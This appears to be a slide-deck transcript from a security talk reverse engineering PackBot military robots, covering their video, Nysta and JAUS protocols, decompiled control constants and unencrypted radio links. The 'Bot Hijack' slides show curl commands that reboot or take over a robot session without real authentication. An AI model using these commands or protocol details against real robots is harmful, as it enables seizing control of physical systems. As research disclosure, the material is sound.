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

Video Feed Decoding

- Getting the footage into VLC media player meant using a demux loopback proxy
- Standard FFmpeg/OpenCV demuxers fail on uncontainerized RTP UDP flows without .sdp manifests.
- Python Demux Proxy: A background thread catches UDP packets, reassembles raw MPEG-1 frames, and streams them over local TCP
- In 6.9, Video is Multicast to 239.2.x.x and format changes to MPEG-4/H.264



Video Feed Demo



Video Feed Demo

Nysta 5.X

- Protocol Overview: Aware 2.0 communications run across `UDP/50001` and `UDP/50002` using the proprietary Nysta 5.x binary framing layout
- Preamble & Invariant Offsets:
  - Magic string “`tysn`”
  - Session protocol flags (`02 01 00 00`)
  - `0x0a`: Session Lease Connection Handle
  - `0x0b` - `0x0c`: LEB128 Varint sequence framing
- Context Identifiers (CIDs): Command payloads are packed into distinct structural contexts (e.g., `0x2b` for Master Brake, `0x2d` for OCU Mode, `0x31` for Pose)

Length	Message Type	Info
128	Robot Response/Telemetry	[Navigation Telemetry] GPS
82	OCU Request/Command	[Camera Control] posTCamCommand
82	OCU Request/Command	[Camera Control] posTCamCommand
81	Robot Response/Telemetry	[Heartbeat/Session Keepalive] OcuMode [Keep-alive Heartbeat]
82	OCU Request/Command	[Autonomy Telemetry] RetroTraverseEnabled
82	OCU Request/Command	[Autonomy Telemetry] RetroTraverseEnabled
102	Robot Response/Telemetry	[System Telemetry] UapLocation
82	OCU Request/Command	[Hazmat Sensor Telemetry] State.MultiRae.1
82	OCU Request/Command	[Hazmat Sensor Telemetry] State.MultiRae.1
128	Robot Response/Telemetry	[Navigation Telemetry] GPS
82	OCU Request/Command	[System Control] SleepTimeCmd
82	OCU Request/Command	[System Control] SleepTimeCmd
81	Robot Response/Telemetry	[Heartbeat/Session Keepalive] OcuMode [Keep-alive Heartbeat]
82	OCU Request/Command	[System Control] SleepTimeCmd
82	OCU Request/Command	[System Control] SleepTimeCmd
99	OCU Request/Command	[Safety/Brake Control] masterBrakeCommand [Brake Action: DISENGAGE / UNLOCK]
99	OCU Request/Command	[Safety/Brake Control] masterBrakeCommand [Brake Action: DISENGAGE / UNLOCK]
101	Robot Response/Telemetry	[Video Telemetry] CameraStreamsState
459	OCU Request/Command	[System Control] SleepTimeCmd
459	OCU Request/Command	[System Control] SleepTimeCmd
195	OCU Request/Command	[System Control] SleepTimeCmd
195	OCU Request/Command	[System Control] SleepTimeCmd
471	Robot Response/Telemetry	[Robotic Arm Control] EODgripperResolvedCommand
82	OCU Request/Command	[System Control] SleepTimeCmd
82	OCU Request/Command	[System Control] SleepTimeCmd
558	OCU Request/Command	[System Control] SleepTimeCmd
558	OCU Request/Command	[System Control] SleepTimeCmd
82	Robot Response/Telemetry	[Video/Camera Telemetry] sonyState
558	OCU Request/Command	[System Control] SleepTimeCmd

```
0000  00 e0 4b 34 0d 5d f0 b6  1e ff d0 6b 08 00 45 00   ..K4.].. ...k..E.
0010  00 44 5c 0d 40 00 40 11  a8 69 ac 10 af 49 ac 10   .D\.@.@. .i...I..
0020  2e c8 90 69 c4 b5 00 30  24 90 74 79 73 6e 02 01   ...i...0 $.tysn..
0030  00 00 00 01 17 02 d0 29  00 00 06 04 42 d5 83 2c   .......) ....B..,
0040  03 01 02 c0 25 00 80 00  00 06 04 42 d5 83 2c 03   ....%... ...B..,.
0050  02 00                                              ..
```


Joint Architecture for Unmanned Systems (JAUS)

- Fully implemented as control protocol for 6.x
- Uses port UDP 3794
- Single packet can contain multiple messages
- https://docs.openjaus.com/2023.0/jaus/jaus_system/

```
v PackBot JAUS Protocol (Message 10)
  > Message Properties: 0x0286
    Command Code: ReportEndEffectorPositionMsg (0xf024)
  v Destination Address
      Dest Instance: 1
      Dest Component: 32
      Dest Node: 69
      Dest Subsystem: 175
  v Source Address
      Src Instance: 2
      Src Component: 57
      Src Node: 76
      Src Subsystem: 44
  v Data Control: 0x0030
      0000 .... .... .... = Data Flag: 0x0
      .... 0000 0011 0000 = Data Size: 48
    Sequence Number: 16
  v Payload Data
      distance_x (Float32): 0.485857
      distance_y (Float32): -0.0400972
      distance_z (Float32): 0.272109
      rotation_m00 (Float32): 0.981033
      rotation_m01 (Float32): 0.000419292
      rotation_m02 (Float32): 0.193841
      rotation_m10 (Float32): -0.000411339
      rotation_m11 (Float32): 1
      rotation_m12 (Float32): -8.12753e-05
      rotation_m20 (Float32): -0.193841
      rotation_m21 (Float32): -8.29078e-10
      rotation_m22 (Float32): 0.981033
v PackBot JAUS Protocol (Message 11)
```


Joint Architecture for Unmanned Systems (JAUS)

- Uses port UDP 3794
- U-Point Android APK uses JAUS
    - Decompiled and analyzed/modded
- https://docs.openjaus.com/2023.0/jaus/jaus_system/





```
public static final int SET_BEHAVIOR_ENABLED = 53333;
public static final int SET_CAMERA_CAPABILITIES = 2053;
public static final int SET_CAMERA_CONTROL_VALUE = 53365;
public static final int SET_CAMERA_FORMAT_OPTIONS = 2054;
public static final int SET_CAMERA_POSE = 2049;
public static final int SET_CAMERA_SELECTION = 53362;
public static final int SET_CENTER_ROBOT_DEVICE = 53286;
public static final int SET_COMPONENT_AUTHORITY = 1;
public static final int SET_DATA_LINK_SELECT = 513;
public static final int SET_DATA_LINK_STATE = 512;
public static final int SET_DISCRETE_DEVICES = 1030;
public static final int SET_DRS_EOIR_CAMERA_CONTROL = 53762;
public static final int SET_EMERGENCY = 6;
public static final int SET_END_EFFECTOR_PATH_MOTION = 1544;
public static final int SET_END_EFFECTOR_POSE = 1541;
public static final int SET_END_EFFECTOR_VELOCITY_STATE = 1542;
public static final int SET_FIBER_FEED = 53289;
public static final int SET_FIBER_LENGTH = 53290;
public static final int SET_FIBER_MODE = 53288;
public static final int SET_FIRING_CIRCUIT = 53293;
```

Bot Hijack



OCU512 - VMware Workstation
File Edit View VM Tabs Help
OCU512
OCU620
71%
Windows PowerShell
Windows PowerShell
PS C:\Users\Emily> curl "http://172.16.46.200/robot/reboot.html?session=EFRSession&authid=any&clientid=ocu-4487"
Brake Engaged
To release brake, press the 9 button (do not press any other buttons).
iRobot
PackBot-11976
'H' for Hot Keys
To direct input to this VM, click inside or press Ctrl+G.
97%
11:21 AM
7/15/2026


Bot Hijack


OCU512 - VMware Workstation
File Edit View VM Tabs Help
OCU512
OCU620
iRobot
Select Robot...
Maintenance...
Shut Down
Navigate
Select
iRobot AWARE 2 robot intelligence software
Windows PowerShell
Windows PowerShell
PS C:\Users\Emily\Documents\Packbot> curl "http://172.16.46.200/robot/selectSession.html?session=EFRSession&clientid=ocu-897"
To direct input to this VM, click inside or press Ctrl+G.
11:37 AM
7/15/2026
81%

Communications, RF and Control

Original Packbot

- Long Range 802.11b
- Embedded into robot
- Sector Antennas
- AD-HOC 802.11 network “TMR”




Fiber Option

- Fiber Spool
- 220 Meter spool of one strand single mode fiber
- 100Mb/Sec
- Spools out from robot
- Splits TX/RX into different wavelengths


Packbot 510

- Upgraded to 802.11g
- Fiber Unchanged - If it ain’t broke
- Added option of 4.9 Ghz mesh radio as external module
  - Uses OpenVPN as overlay
- Captured packets using surplus Cisco gear




Packbot 510


- Hacked into radio by eavesdropping UART comms
- PIC microcontroller logs into radio module as root and executes shell script when encoder changes channel
- Mesh network that gets automatically created/healed
    - Uses Babel/OpenVPN
- Uses 4.9 GHZ Public-Safety Band
- Acquired surplus Cisco gear to sniff




Packbot 510

- Used through at least 2015
- OpenVPN – Not encrypted
- 4.9 Ghz radio – Not encrypted





Source	Source Port	Destination	Dest Port	Protocol	Length	Info
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
172.16.0.40		172.16.0.5		IPv4	1514	Fragmented IP protocol (proto=UDP
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	88	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
Ubiquiti_44:7…	5555	Broadcast	5000	802.11	178	Beacon frame, SN=405, FN=0, Flags=
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	1431	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
172.16.0.40		172.16.0.5		IPv4	1514	Fragmented IP protocol (proto=UDP
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	88	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
172.16.0.40		172.16.0.5		IPv4	1514	Fragmented IP protocol (proto=UDP
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	88	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
172.16.0.40		172.16.0.5		IPv4	1514	Fragmented IP protocol (proto=UDP
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	88	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	816	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	598	MessageType: Unknown Messagetype
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.54	1194	10.0.0.4	1194	OpenVPN	226	MessageType: Unknown Messagetype[M
172.16.0.40	5555	Ubiquiti_44:5a:2f	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	227	MessageType: Unknown Messagetype[M
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.54	1194	10.0.0.4	1194	OpenVPN	228	MessageType: Unknown Messagetype[M
172.16.0.40	5555	Ubiquiti_44:5a:2f	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.4	1194	10.0.0.54	1194	OpenVPN	583	MessageType: Unknown Messagetype[M
172.16.0.40	5555	Ubiquiti_44:7f:44	5000	802.11	76	Acknowledgement, Flags=........C
10.0.0.54	1194	10.0.0.4	1194	OpenVPN	193	MessageType: Unknown Messagetype[M



